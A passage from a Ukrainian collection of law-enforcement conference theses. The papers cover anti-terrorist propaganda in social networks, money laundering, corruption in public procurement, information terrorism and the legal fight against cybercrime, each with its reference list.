Так, згідно Закону України (далі – ЗУ) «Про боротьбу з тероризмом» одним із видів терористичної діяльності є пропаганда і поширення ідеології тероризму [3]. А ЗУ «Про основи національної безпеки» одними з основних реальних та потенційних загроз національній безпеці України в інформаційній сфері є: поширення засобами масової інформації культу насильства, жорстокості, порнографії; комп'ютерна злочинність та комп'ютерний тероризм; намагання маніпулювати суспільною свідомістю, зокрема шляхом поширення недостовірної неповної або упередженої інформації [4].

У розрізі вказаної проблеми, перш за все, варто проаналізувати поняття «інформаційної безпеки» та визначити основні об'єкти деструктивного інформаційного впливу у соціальних мережах.

Під інформаційною безпекою науковці розуміють стан захищеності життєво-важливих інтересів людини, суспільства і держави, при якому запобігається нанесення шкоди через: неповноту, невчасність та невірогідність інформації, що використовується; негативний інформаційний вплив; негативні наслідки застосування інформаційних технологій; несанкціоноване розповсюдження, використання, порушення цілісності, конфіденційності та доступності інформації [5, с.159].

У зв'язку з тим, що стан захищеності об'єкта від інформаційних впливів тісно пов'язаний зі станом його інформаційного розвитку, то поняття «інформаційна безпека» можна визначити ще як стан інформаційного розвитку (технічного, інтелектуального, соціально-політичного, морально-етичного), за якого сторонні інформаційні впливи не завдають суттєвої шкоди національним інтересам.

Таким чином, інформаційна безпека держави – це стан її захищеності та інформаційного розвитку, за якого спеціальні інформаційні операції, акції інформаційної агресії, інформаційний тероризм, незаконне зняття інформації за допомогою спеціальних технічних засобів, комп'ютерні злочини та інші

деструктивні інформаційні впливи не завдають суттєвої шкоди національним інтересам.

На підставі вищевикладеного, можемо визначити об’єкти деструктивного інформаційного впливу, який здійснюється через соціальні мережі та блогосферу:

- ідеологогічно-психологічне становище суспільства, пов’язане з використанням інформації, інформаційних ресурсів та інформаційної інфраструктури для здійснення впливу на психіку і поведінку людей;
- інформаційні ресурси, які розкривають духовні, культурні, історичні, національні цінності, традиції надбання держави, нації в різних сферах життя суспільства;
- інформаційна інфраструктура, тобто абсолютно всі проміжні ланки між інформацією та людиною;
- система формування суспільної свідомості (світогляд, політичні погляди, загальноприйняті правила поведінки тощо);
- система формування громадської думки;
- система розроблення та прийняття політичних рішень;
- свідомість та поведінка людини.

Загалом, до пропаганди належать повідомлення, які поширюються для здійснення вигідного впливу на громадську думку, провокування запрограмованих емоцій та зміни ставлення або поводження певної групи людей у напрямку, безпосередньо чи опосередковано вигідному організаторам. Антитерористична пропаганда у соціальних мережах – поширення різних політичних, філософських, наукових, художніх, інших мистецьких ідей з метою їх упровадження у громадську думку та активізацію використання цих ідей у масовій практичній діяльності населення з метою попередження вчинення терористичних актів та залучення нових членів до діючих організацій.

Антитерористична пропаганда є дієвим засобом антитерористичної ідеології – багаторівневої системи поглядів, переконань і установок від суспільства в цілому до кожного громадянина.

У контрпропагандистській ідеологічній діяльності надійним показником (індикатором) дієвості заходів із нормалізації обстановки є зворотній зв'язок спецслужб і правоохоронних органів з населенням, що передбачає моніторинг (оцінку) реакції громадян на профілактичну діяльність. Головною ціллю антитерористичної пропаганди у соціальних мережах та блогосфері, як і антитерористичній стратегії загалом, має бути робота з усунення базових причин, що сприяють появі тероризму.

Отже, основними заходами антитерористичної пропаганди у соціальних мережах та блогосфері мають стати:

1. розвінчування ідеології тероризму (його антологічних та гносеологічних основ);
2. дискредитація позитивного іміджу тероризму;
3. «деромантизація» терористичних лідерів – дискредитація ідеалів, цінностей вищого порядку, у тому числі представлених у ході

емоційного піднесення, шляхом протиставлення їм споживчого, грубо утилітарного, цинічного відношення до дійсності;

4. блокування сайтів, публікацій на форумах, у соціальних мережах та блогах;
5. детальне вивчення процесів «екстремізації» молоді тощо.

Варто пам'ятати, що матеріали, які містять терористичну пропаганду в соціальних мережах та блогах, можуть бути розміщені у вигляді текстів, фотографій, відеозаписів, звукозаписів, а також можуть передаватися у вигляді файлів, наповнених відповідним контентом. Окремі файли можуть бути не тільки цілеспрямовано отримані та розглянуті, але й отримані ненавмисно електронною поштою або у вигляді спаму.

Таким чином, ефективна антитерористична пропаганда у соціальних мережах та блогосферах має здійснюватись за двома головними напрямами: обмеження доступу до певних матеріалів і створення низки контрольованих спеціалістами сайтів, публікація на їх сторінках контрматеріалів або спростування існуючих.

Обмеження доступу до певних матеріалів може здійснюватися наступними шляхами:

1. заборона доступу конкретних осіб або конкретних комп'ютерів до мережі Інтернет;
2. приховання результатів у пошукових системах;
3. заборона доступу до веб-сайтів з певними, раніше відомими адресами, де розміщені матеріали, що пропагують терористичну діяльність;
4. ускладнення доступу до певної інформації (примусове зниження швидкості Інтернет трафіку для попередження скачування матеріалів).

Контроль окремих сайтів здійснюється шляхом створення записів в електронних журналах, блогах, форумах і чатах, коментарях до статей і записів інших користувачів на інформаційних сайтах і у соціальних мережах; створення власного сайту або активна присутність на сайтах, що містять матеріали, які пропагують тероризм; організація роботи на блогах і форумах з аудиторією користувачів, які мають сумніви щодо зайняття терористичною діяльністю, спонукання їх до відмови від протиправних дій тощо.

Список використаних джерел:

1. Український центр економічних та політичних досліджень імені Олександра Разумкова. / [Електронний ресурс]. — Режим доступу : www.uceps.org
2. Оцінка моніторингу і звітності державних органів з питань расизму та ксеонофобії / [Електронний ресурс]. — Режим доступу : http://www.iahr.com.ua/files/works_docs/131.pdf
3. Закон України "Про боротьбу з тероризмом" від 20 березня 2003 р. / Відомості Верховної Ради України. — 2003. — № 25. — С. 180.
4. Закон України "Про основи національної безпеки України" від 19.06.2003 / Офіційний вісник України. — 2003. — № 39. — С. 351.

5. Інформаційна безпека (соціально-правові аспекти) : Підручник / Остроухов В.В., Петрик В.М., Присяжнюк М.М., та ін. ; за заг.ред. Є.Д. Скулиша. — К. : КНТ, 2010. — С. 159.

Данилевська Ю. О.
старший науковий співробітник науково-дослідної лабораторії з проблемних питань правоохоронної діяльності Донецького юридичного інституту МВС України кандидат юридичних наук, старший науковий співробітник

ВІДМИВАННЯ ДОХОДІВ, ОДЕРЖАНИХ ЗЛОЧНННИМ ШЛЯХОМ, ЯК ЗАГРОЗА ЕКОНОМІЧНІЙ БЕЗПЕЦІ УКРАЇНИ

Економічна безпека держави, як складова системи національної безпеки розглядається, у широкому розумінні, як захищенність економіки України від можливих загроз у будь-якій формі. Беззаперечну небезпеку економічній системі будь-якої держави несе таке складне соціально-економічне явище, як тіньова економіка. Недарма законодавець серед основних напрямів державної політики з питань національної безпеки в економічній сфері зазначив подолання «тінізації» економіки через реформування податкової системи, оздоровлення фінансово-кредитної сфери та припинення відпливу капіталів за кордон, зменшення позабанківського обігу грошової маси (ст. 8 Закону України від 19 червня 2003 року № 964 «Про основи національної безпеки України»).

Невід'ємною складовою тіньової економіки є відмивання майна, здобутого злочинним шляхом, оскільки саме воно дозволяє залучати у законну діяльність злочинні доходи. Одним із засобів боротьби з легалізацією злочинного майна є кримінально-правові засоби, зокрема криміналізація цих діянь. Як слушно зауважують О.О. Дудоров та Т.М. Тертиченко, можливість настання кримінальної відповідальності за відмивання «брудного» майна є додатковою гарантією діяльності держави в сфері правового регулювання економічних відносин і захисту прав та інтересів законослухняних суб'єктів господарської діяльності, засобом сприяння стабілізації національної економіки [1, с. 10].

Легалізація (відмивання) доходів, отриманих злочинним шляхом, кримінальна відповідальність за вчинення якого передбачена статтею 209 КК України, віднесена законодавцем до найбільш тяжких злочинів проти встановленого порядку ведення господарської діяльності. Як спеціальний вид легалізації злочинного майна можна розглядати і відмивання наркодоходів,

кримінальна відповідальність за вчинення якого передбачена ст. 306 КК України.

Особливістю цих злочинів є те, що встановлення фактів відмивання доходів надає можливості правоохоронним органам «за ланцюгом» виявити та розслідувати предикатні злочини, а також позбавити злочинців можливості вільно користуватися кримінальними прибутками. Утім, виявити факти легалізації злочинного майна досить важко, адже надання «брудним» доходам вигляду законних є головною метою злочинців, які вдаються до складних схем відмивання.

Ключову роль у реалізації державної політики у протидії відмиванню злочинних коштів відіграє Державна служба фінансового моніторингу України. Завдяки системі фінансового моніторингу правоохоронні органи отримують можливість перевіряти і розслідувати факти вдмивання злочинного майна. За інформацією Державної служби фінансового моніторингу України у 2016 році до неї від суб'єктів первинного фінансового моніторигну надійшло понад 6 000 000 повідомлень про вчинення фінансових операцій, які підлягають обов'язковому фінансовому моніторингу. Звісно, що не всі операції з такої вражаючої кількості в ході перевірки набули ознак злочинних.

Так, за даними Єдиного звіту про кримінальні правопорушення за січень – грудень 2016 року, підготовленого Генеральною прокуратурою України, за указаний період було обліковано 159 злочинів, передбачених ст. 209 КК України, з яких до суду з обвинувальним актом направлено 24 кримінальні провадження. За той же період було обліковано 10 злочинів, передбачених ст. 306 КК України, з яких направлено до суду з обвинувальним актом 7 проваджень.

На перший погляд може здатися, що відмивання злочинних доходів не тільки не шкодить економіці держави, але й, навпаки, допомагає брудним коштам вийти з «тіні». Видається, є всі підстави вважати таку позицію помилковою. Так, основу економіки будь-якого типу складає законна господарська діяльність. Як зазначають науковці, відсутність порядку в господарський діяльності, основаному на нормах права, призведе до хаосу не тільки у цій сфері, а й взагалі в економіці держави [2, с. 31]. Стаття 5 Господарського кодексу України проголошує, що конституційною основою правового господарського порядку в Україні є визнання і дія в Україні принципу верховенства права, а суб'єкти господарювання і інші учасники відносин у сфері господарювання здійснюють свою діяльність у межах встановленого правового господарського порядку, дотримуючись вимог законодавства. Тобто, особа, яка вносить на рахунок банка кошти, отримані злочинним шляхом, нівелює вимоги положень галузевого законодавства щодо законності, тому що злочинні кошти аж ніяк не можна вважати здобутими з легального джерела.

Особа, яка використовує в законній діяльності злочинне майно, тим самим порушує і принцип добросовісної конкуренції, закріплений у ст. 6 Господарського кодексу України. Наприклад, законослухняні суб'єкти господарювання не можуть конкурувати зі злочинцями, які використовуючи

«брудні» кошти, набувають відчутної переваги в процесі приватизації. Можна навіть стверджувати, що використання відмитого злочинного майна в легальній господарській діяльності не сприяє, в цілому, інвестиційній привабливості держави.

Крім цього, у разі системного заняття відмиванням злочинних доходів відбувається зрощення кримінального бізнесу з легальним, укріплюється матеріальна база злочинності, що дає змогу безкарно продовжувати вчинювати нові злочини, а отриманий від них дохід використовувати у легальній діяності.

З огляду на викладене, вважаємо, що держава, розроблюючи механізми захисту економіки, повинна враховувати і необхідність протидії відмиванню злочинного майна.

Список використаних джерел:

1. Дудоров О.О. Протидія відмиванню «брудного» майна: європейські стандарти та Кримінальний кодекс України : монографія / О.О. Дудоров, Т.М. Тертиченко. – К.: Ваіте, 2015. – 392 с.

2. Хозяйственное право: Учебник / В.К. Мамутов, Г.Л. Знаменский, К.С. Хахулин и др.; под ред. В.К. Мамутова. – К.: Юринком Интер, 2002. – 912 с.

Дараган В. В.
доцент кафедри оперативно-розшукової діяльності та спеціальної техніки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук, доцент

ЩОДО СТАНУ НАУКОВОЇ РОЗРОБЛЕНОСТІ ПРОБЛЕМ ПРОТИДІЇ КОРУПЦІЇ У СФЕРІ ДЕРЖАВНИХ ЗАКУПІВЕЛЬ В УКРАЇНІ

Сфера державних закупівель є однією із найбільш уражених корупцією сфер не тільки в Україні, а і у світі. На сьогодні Уряд України, має за мету побудувати прозору системи державного управління, що викорінить та не допустить корупцію. Одним із напрямків такої діяльності є розробка і впровадження дієвої системи державних закупівель яка б забезпечила зниження корупційних ризиків у цій сфері.

У зв'язку з цим винятково важливого значення набуває удосконалення заходів з протидії корупції у сфері державних закупівель. Зазначені питання неможливо вирішити без урахування наукових розробок із зазначеної проблематики, що дозволить окреслити основні напрями для подальшого їх дослідження.

Аналіз наукових досліджень показав, що на сьогоднішній день питання протидії корупції у сфері державних закупівель розглядалися переважно у розрізі наукових статей. Що стосується досліджень на монографічному рівні то такі дослідження проводились лише щодо дослідження проблем адміністративної відповідальності за порушення порядку державної закупівлі товарів робіт і послуг (Водоласкова К.Ю., 2013 рік, Довгань М.Ю., 2013 рік та Чернєй А.В., 2015 рік). Однак питання протидії корупції у сфері державних закупівель вказаними авторами були досліджені фрагментарно та не мали системного характеру.

Що стосується досліджень на рівні наукових статей, то слід зазначити, що питання протидії корупції у сфері державних закупівель почали вивчати починаючи з 2007 року, зокрема у 2007 році проблеми корупції у цій сфері в контексті дослідження проблем порушень при здійсненні державних закупівель вивчав Г.І. Пінькас [1].

Питання законодавчого забезпечення протидії корупції у сфері державних закупівель вивчали В.М. Ємельянов, Л.М. Бєлкін та А.А. Олефир.

Зокрема В.М. Ємельянов вивчав проблеми корупції у сфері державних закупівель у розрізі законодавства, що діяло до 2009 року [2]. Л.М. Бєлкін в 2012 році здійснив аналіз практики застосування норм законодавства України щодо раціонального витрачання державних коштів, типових проблем, які породжують корупційну складову при проведенні конкурсних процедур, та сформулював пропозицій щодо її уникнення, зокрема шляхом накладення мораторію на будь-які зміни щодо спрощення процедур здійснення закупівель і контролю та повернення до первісної редакції закону у якій зміни були спрямовані на спрощення контролю, та встановити більш жорстких стандартів контролю з урахування досвіду проведених торгів [3].

А.А. Олефир дослідив основні проблеми, які притаманні правовому забезпеченню антикорупційної політики в сфері економіки взагалі і державних закупівлях зокрема. Автором доведено необхідність законодавчого закріплення комплексу спеціальних правових засобів, які мінімізують практику участі пов'язаних (афілійованих) осіб в процедурах державних закупівель, можливості незаконного лобіювання вищими посадовими особами комерційних інтересів конкретних підприємств при розподілі державного замовлення, а також з практичної і теоретичної точок зору обґрунтовано конкретні пропозиції щодо вдосконалення чинного законодавства як Російської Федерації, так і України в цій сфері [4].

Питання протидії корупції у сфері державних закупівель в окремих сферах економіки досліджували О.Г. Бондарчук, І.І. Савко, О.О. Критенко, В.Р. Козак та Н.І. Лакомська.

Зокрема О.Г. Бондарчук вивчав детермінанти корупції при державних закупівлях у пенітенціарних установах [5]. І.І. Савко вивчав проблеми протидії корупції у сфері державних закупівель лікарських засобів [6]. О.О. Критенко, В.Р. Козак та Н.І. Лакомська вивчали питання протидії корупції у сфері державних закупівель в транспортному комплексі в Україні [7].

Найбільшу частку наукових публікацій у цій сфері складають праці присвячені засобам та заходам протидії корупції у сфері державних закупівель. Зокрема вказані питання розглядали О. Шейко [8], *Т.М. Чередниченко* [9], К.Ю. Хусанова [10], А.В. Чернєй [11], Ю.П. Іващук [12], О.П. Тараненко [13], С.В. Нагачевським [14] та О.С. Мельников [15].

Аналіз публікацій вказаних авторів показав, що більшість висновків та рекомендацій наданих авторами на сьогоднішній день не у повній мірі відповідає вимогам сьогодення, в першу чергу це пов'язане зі зміною законодавства про державні закупівлі. Існуючі публікації не носять системного характеру та не вирішують існуючих на сьогодні проблем протидії корупції у сфері державних закупівель. Тому на сьогодні існує гостра необхідність розроблення дієвих механізмів протидії корупції у сфері державних закупівель, зокрема шляхом здійснення комплексного монографічного дослідження.

Список використаних джерел:

1. Пінькас Г.І. Дослідження проблем порушень при здійсненні державних закупівель / Г.І. Пінькас // Проблеми і перспективи розвитку банківської системи України. Вип. 22 : Збірник наукових праць / Державний вищий навчальний заклад "Українська академія банківської справи Національного банку України". - Суми : УАБС НБУ, 2007. - С. 57-61.
2. Ємельянов В.М. Корупція у сфері державних закупівель: погляд на законодавство України / В.М. Ємельянов, Д.А. Степанюк // Державне управління. Політологія. – 2009. – С. 30-32.
3. Бєлкін Л.М. Актуальні проблеми удосконалення законодавства України про державні закупівлі в контексті зниження корупційної складової при їх здійснені / Л.М. Бєлкін // Боротьба з організованою злочинністю і корупцією (теорія і практика). - 2012. - Вип. 1. - С. 81-92.
4. Олефир А.А. Правовое обеспечение антикоррупционной политики в хозяйственных отношениях государственных закупок / А.А. Олефир // NB: Вопросы права и политики. - 2012. - №5. - С. 1-23.
5. Бондарчук О.Г. Детермінанти корупції при державних закупівлях у пенітенціарних установах / О.Г. Бондарчук // Науковий вісник Ужгородського національного університету. - 2012. - Серія ПРАВО. Випуск 20. Частина 1. Том 3. – С. 75-79.
6. Савко І.І. Корупція у сфері державних закупівель лікарських засобів / І.І. Савко // Науковий вісник Ужгородського національного університету. - 2012. - Серія ПРАВО. Випуск 20. Частина 1. Том 3. – С. 195-199.
7. Критенко О.О. Протидія корупції у сфері державних закупівель в транспортному комплексі в Україні / О.О. Критенко, В.Р. Козак, Н.І. Лакомська // Проектування, виробництво та експлуатація автотранспортних засобів і поїздів . - 2013. - № 21. - С. 140-146.
8. Шейко О. Способи протидії корупції у сфері державних закупівель [Електронний ресурс]. – Режим доступу: http://www.e-tenders.com.ua/article/?article=209.

9. Чередниченко Т.М. Механізм протидії зловживанням і корупційним явищам у сфері державних закупівель / Т.М. Чередниченко // Управління розвитком. – 2010. – 2(78). – С. 81-83.
10. Хусанова К.Ю. Корупція в сфері державних закупівель: форми прояву та засоби протидії в контексті нового антикорупційного законодавства / К.Ю. Хусанова // Боротьба з організованою злочинністю і корупцією (теорія і практика) . - 2010. - Вип. 22. - С. 323-333.
11. Чернєй А.В. Актуальні проблеми протидії корупції в сфері державних закупівель / А.В. Чернєй // Науковий вісник Міжнародного гуманітарного університету. Сер.: Юриспруденція. – 2013. - № 6-3. – С. 111-112.
12. Іващук Ю.П. Чинники виникнення та шляхи мінімізації корупції в секторі державних закупівель (на прикладі України) / Ю.П. Іващук // Теоретичні і практичні аспекти економіки та інтелектуальної власності. - 2014. - Вип. 1(10), т. 1. - С. 285-291.
13. Тараненко О.П. Сучасні заходи запобігання корупції у сфері державних закупівель / О.П. Тараненко // Державне управління: теорія та практика. – 2014. – № 2 [Електронний ресурс]. – Режим доступу: http://academy.gov.ua/ej/ej20/PDF/4.pdf.
14. Нагачевський С.В. Запобігання та протидія корупції у сфері державних закупівель / // Науковий вісник Львівського державного університету внутрішніх справ. серія юридична. - 2015. - Вип. 1. - С. 415-425.
15. Мельников О. С. Шляхи протидії корупції у сфері державних закупівель / О.С. Мельников // Актуальні проблеми державного управління. - 2016. - № 1. - С. 44-49.

Дасевич А.О.
здобувач вищої освіти, 5 курс, група С-ЮЗ-6113 факультету заочного навчання Дніпропетровського державного університету внутрішніх справ
Мирошниченко В.О.
науковий керівник, доцент кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ, кандидат технічних наук, доцент

ІНФОРМАЦІЙНИЙ ТЕРОРИЗМ ТА ЙОГО РІЗНОВИДИ

В сучасному світі дуже поширеним явищем, яке представляє серйозну загрозу безпеці та життєво важливим інтересам як особи, так і суспільства, став

тероризм. Сучасний тероризм істотно відрізняється від використання терористичної тактики екстремістськими групами у минулому. Терористична діяльність як складне, багатоаспектне негативне соціально-політичне явище давно переросла рамки національних меж і перетворилася на масштабну загрозу для безпеки всього людства.

Слід підкреслити, що інформаційний тероризм – це не тільки кібер-злочини, хоча звичайно, ж вони частина цього явища, це також некоректні маніпуляції з інформацією або її підтасування, а в деяких випадках і подача свідомо помилкових фактів, внаслідок чого відбувається залякування населення, впровадження параноїдальних думок. Інформаційні злочини суттєво впливають на інформаційну безпеку держави не тільки через те, що завдяки цим злочинам заподіюється значний економічний збиток, але насамперед через те, що наслідком вчинення зазначених злочинів є порушення нормальної роботи інформаційних і комунікаційних систем, а також поширюється інформація, що має протиправний характер [5].

Особливу небезпеку сучасності становить відносно новий вид терористичної діяльності – інформаційний тероризм, розгортання якого зумовлено широким запровадженням інформаційно-телекомунікаційних систем у всіх сферах життєдіяльності суспільства.

В наукових кругах інформаційний тероризм розділяють на:

1) інформаційно-психологічний тероризм (контроль над ЗМІ з метою поширення дезінформації, чуток, демонстрації могутності терористичних організацій): медіа-тероризм, зловживання інформаційними системами, мережами, та їхніми компонентами для здійснення терористичних дій та акцій;

2) інформаційно-технічний тероризм (завдання збитків окремим елементам і всьому інформаційному середовищу супротивника в цілому: руйнування елементної бази, активне придушення ліній зв’язку, штучне перезавантаження вузлів комунікації): кібер-тероризм – сукупність дій, що включають інформаційну атаку на комп’ютерну інформацію, обчислювальні системи, апаратуру передачі даних, інші складові інформаційної інфраструктури, яка здійснюється злочинними угрупованнями або окремими особами [2, с. 231].

У випадку медіа-інформаційного тероризму йдеться про різновид інформаційного тероризму, що є зловживанням інформаційними системами, мережами, та їхніми компонентами для здійснення терористичних дій та акцій [3, с. 164].

Для здійснення психологічного терору використовуються не лише друковані ЗМІ та мережі ефірних й кабельних мас-медіа, але й Інтернет, електронна пошта, різноманітні електронні іграшки, компакт-диски, аудіокасети тощо. За умов теперішньої розвиненості масових комунікацій у світі, що невпинно рухається до глобалізації, мас-медіа з їхніми можливостями впливу на масову ментальність і архетипи колективного несвідомого – це різна зброя, яку можна обернути й на користь антитерористичним операціям [6].

Досить типовим прикладом для розуміння сутності медіа-терору, механізмів його викликання, стимулювання й поширення може служити такий специфічний засіб масової інформації, як листівка. У ній головну роль відіграє

не інформація, як така, а пропаганда, контрпропаганда, агітація, реклама. Тому головним завданням такого засобу інформаційного тероризму є не інформування, а маніпулювання [4, с. 80].

Отже, на перший погляд здається ніби то медіа-тероризм є не таким небезпечним явищем, однак якщо копнути глибше, то бачимо, що за його допомогою дезінформують людей, підривають авторитет органів державної влади, що тягне за собою страшні наслідки. В сучасному світі громадяни, на жаль, більше довіряють ЗМІ та мережі Інтернет, а ніж державі. Гучні слова щодо незалежних розслідувань не завжди мають під собою справжнє підґрунтя, а деякі представники так званої четвертої влади граючи на емоціях простих громадян, поширюють при цьому неправдиві відомості та налаштовують громадян на бік терористичних організацій.

Ще більш небезпечним видом інформаційного тероризму, на нашу думку, є кібер-тероризм. Згідно з поглядами експертів ООН, поняття «кіберзлочинність» об'єднує будь-який злочин, який можна здійснити за допомогою комп'ютерної системи або мережі та також проти комп'ютерної системи або мережі. Зокрема, до кібер-тероризму належать: незаконне втручання в роботу електронно-обчислювальних машин, систем та комп'ютерних мереж, крадіжка, присвоєння, вимагання комп'ютерної інформації, організація вилученої атаки на інформаційні ресурси, закладки та розробки комп'ютерних вірусів, які здійснюють знімання, модифікацію, або знищення інформації [1, с. 58].

На сьогодні кібер-тероризм є одним із найнебезпечніших видів злочинності. Кібер-атаки можуть завдати значної шкоди на локальному, державному та навіть міжнародному рівні. Адже зовнішні кібер-атаки можуть переслідувати і більш серйозні цілі, ніж пасивний збір даних, а об'єктами кібер-тероризму можуть бути грошова і секретна інформація, апаратура контролю над космічними приладами, ядерними електростанціями, воєнними комплексами головні комп'ютерні вузли тощо.

Можна стверджувати, що під інформаційним тероризмом розуміється не тільки, кібер-тероризм, а ще й медіа-тероризм, який набув досить широкого розповсюдження. На сьогоднішні реалії ці два види інформаційного тероризму значно впливають на людей та їх свідомість. Широке розповсюдження ЗМІ та мережі Інтернет надало можливості терористичним організація впливати на громадян з метою залякування, переконання широкої аудиторії в правдивості викривлених фактів, з метою збору секретної інформації, що стосується банківських, комерційних та інших таємниць, що надалі використовуються в їхніх цілях.

Список використаних джерел:

1. Бойченко О. В. Кібертероризм у складі сучасних проблем національної безпеки [Електронний ресурс] / О. В. Бойченко, О. О. Ончурова // Форум права. - 2010. - № 2. - С. 57-62.

2. Бойченко О. В. Медіа-тероризм: особливості сучасних ознак інформаційній безпеці /О. В. Бойченко // Інтегровані інтелектуальні робото

технічні комплекси (ПРТК-2009): Друга міжнародна наук.-практ. конф. (25–28 травня 2009 р.). – К.: НАУ, 2009. – С. 230–232.

3. Герасименко К. С. Сучасні ознаки загроз "інформаційного тероризму" [Електронний ресурс] / К. С. Герасименко // Форум права. - 2009. - № 3. - С. 162-166.

4. Глазов О. В. Міжнародний інформаційний тероризм у контексті загроз національній безпеці України [Електронний ресурс] / О. В. Глазов // Наукові праці [Чорноморського державного університету імені Петра Могили]. Сер. : Політологія. - 2012. - Т. 197, Вип. 185. - С. 78-82.

5. Кубишкін О. В. Міжнародно-правові проблеми забезпечення інформаційної безпеки держави [Електронний ресурс]. – Режим доступу: http://pravolib.pp.ua/mejdunarodnopravovyie-problemyi-obespecheniya.html.

6. Надьон О. В. Правовий аналіз передумов виникнення загрози тероризму в Україні / О. В. Надьон [Електронний ресурс]. – Режим доступу: http://pravoznavec.com.ua/period/ chapter/2/24/849.

Джафаров Ш. З.
курсант 1 курсу ФПФОДР
Дніпропетровського державного
університету внутрішніх справ,
Казначеєв Д. Г.,
науковий керівник, доцент кафедри
тактико-спеціальної підготовки
ФПФППД Дніпропетровського
державного університету внутрішніх
справ, кандидат юридичних наук, доцент

АКТУАЛЬНІ ПИТАННЯ ПРОТИДІЇ КІБЕРЗЛОЧИННОСТІ В СУЧАСНИХ УМОВАХ: ВІТЧИЗНЯНИЙ ТА ЗАРУБІЖНИЙ ДОСВІД

Ми живемо в епоху інформаційного суспільства, коли комп’ютери і телекомунікаційні системи охоплюють всі сфери життєдіяльності людини і держави. Але людство, поставивши собі на службу телекомунікації і глобальні комп’ютерні мережі, не передбачало, які можливості для зловживання створюють ці технології. Сьогодні жертвами злочинців, що орудують у віртуальному просторі, можуть стати не лише люди, але і цілі держави. При цьому безпека тисяч користувачів може виявитися залежна від декількох злочинців. Кількість злочинів, що здійснюються в кіберпросторі, зростає пропорційно числу користувачів комп’ютерних мереж, і, по оцінках Інтерполу, темпи зростання злочинності, наприклад, в глобальній мережі Інтернет, є найшвидшими на планеті [1].

Небезпека кіберзлочинності як для всього світу, так і для України визнають і вітчизняні правоохоронні органи, як найбільш актуальну проблему. Так, на наш погляд, кіберзлочинність (злочинність у сфері високих технологій) в даний час є однією з найбільш серйозних погроз національній безпеці України в інформаційній сфері.

Враховуючи значущість та гостроту проблем, що виникають у сфері боротьби із вказаним типом злочинності, окремі питання застосування заходів кримінально-правового характеру з метою протидії кіберзлочинності неодноразово були предметом наукових досліджень як теоретичного, так і прикладного характеру. [2]

Під *кіберзлочинністю* розуміється сукупність злочинів, що здійснюються в кіберпросторі з допомогою або за допомогою комп'ютерних систем або комп'ютерних мереж, а також інших засобів доступу до кіберпростору, в рамках комп'ютерних систем або мереж, і проти комп'ютерних систем, комп'ютерних мереж і комп'ютерних даних. Відповідно, кіберзлочин – це винне протиправне втручання в роботу комп'ютерів, комп'ютерних програм, комп'ютерних мереж, несанкціонована модифікація комп'ютерних даних, а також інші протиправні суспільно небезпечні діяння, здійснені з допомогою або за допомогою комп'ютерів, комп'ютерних мереж і програм, а також з допомогою або за допомогою інших пристроїв доступу до модельованого за допомогою комп'ютера інформаційного простору [3].

Серед дослідників досі не існує єдиної точки зору щодо визначення «кіберзлочинності» чи «комп'ютерного злочину» або злочини у сфері використання електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж. Так, на погляд одних вчених, до комп'ютерної злочинності відносяться всі протизаконні дії, за яких електронне опрацювання інформації є знаряддям їх вчинення і (чи) засобом [4, с. 14], або всі протизаконні діяння, предметом і засобом здійснення яких є процедури й методи, а також процес комп'ютерного опрацювання даних [5, с. 72]. Пропонується і таке визначення комп'ютерних злочинів: «усі протизаконні дії, при яких електронне опрацювання інформації було засобом їх вчинення або їх об'єктом» [6, с. 65]. Іноді до комп'ютерних злочинів зараховують «злочини, пов'язані з втручанням у роботу комп'ютерів, і злочини, що використовують комп'ютери як необхідні технічні засоби» [7, с. 11]. А.Н. Караханьян під комп'ютерними злочинами розуміє протизаконні дії, об'єктом або знаряддям вчинення яких є ЕОМ [8, с. 243]. В.О. Голубєв вважає, що основна класифікуючи ознака належності злочинів до розряду комп'ютерних – це «використання засобів комп'ютерної техніки» [9, с. 39-40]. В. Лісовий визначає цю ознаку інакше – «електронна обробка інформації» – незалежно від того, на якій стадії злочину вона застосовувалася [10, с. 87]. Пропонується і таке визначення комп'ютерної злочинності, як порушення чужих прав та інтересів по відношенню до автоматизованих систем обробки даних [11, с. 387].

З метою боротьби зі злочинними проявами у мережі Інтернет 23 листопада 2001 року у Будапешті Радою Європи була прийнята Конвенція про кіберзлочинність[12]. З того часу конференції з проблем інтернет-безпеки у

Будапешті стали регулярними і с кожним разом все більше країн не тільки Європи, а й усього світу приймають у них участь.

Наступним кроком стало прийняття «Директиви про атаки проти інформаційних систем». Директива базується на правилах, що діяли з 2005 року (Council Framework Decision 2005/222/JHA). Зберігаючи ряд діючих положень, вона вводить нові види злочинів, такі як використання інструментів для великомасштабних атак, нові обставини, що обтяжують відповідальність та більш суворі санкції, які є необхідними для більш ефективної боротьби проти масштабних атак на інформаційні системи. Крім цього, Директива покращує міжнародне співробітництво між судовими органами та поліцією держав-членів та зобов'язує збирати статистичну інформацію про кібератаки і централізовано направляти її у компетентні органи. Протягом двох років з моменту опублікування Директиви у Офіційному віснику ЄС, державичлени мають впровадити її положення у національні законодавства.

Таким чином, під загрозу кримінальної відповідальності підпадають програмісти (Electronic Frontier Foundation (EFF)), які розробляють інструментарій для тестування вразливості інформаційних систем до кібератак. На думку членів EFF Європарламент повинен прописати у Директиві мету використання такого інструментарію, а не просто факт його «володіння, використання виробництва чи розповсюдження» [13]. Ст 52

Як зазначає Є. Зозуля ефективна боротьба проти транснаціональної комп'ютерної злочинності та кібертероризму вимагає тісного, швидкого, ефективного й функціонального міжнародного співробітництва усіх державних структур (і щонайперше правоохоронних органів) у розслідуванні такого роду злочинів [14].

Верховною радою України створено спеціальні організаційні структури з питань організаційно-правового забезпечення боротьби з кіберзлочинністю, а саме: Урядову комісію з питань інформаційно-аналітичного забезпечення органів виконавчої влади, Міжвідомчий комітет з проблем захисту прав на об'єкти інтелектуальної власності, Міжвідомчу робочу групу з розроблення та узгодження Концепції легалізації програмних продуктів та боротьби з їх нелегальним використанням. Як зазначає С. Каланча, проблема превентивних можливостей глобальних інформаційних мереж, у тому числі Інтернет, та використання їх для боротьби зі злочинами, причому не тільки зі специфічними комп'ютерними, а й іншими видами злочинів, особливо транснаціональними і організованими, сьогодні майже не освоєна кримінологією [15].

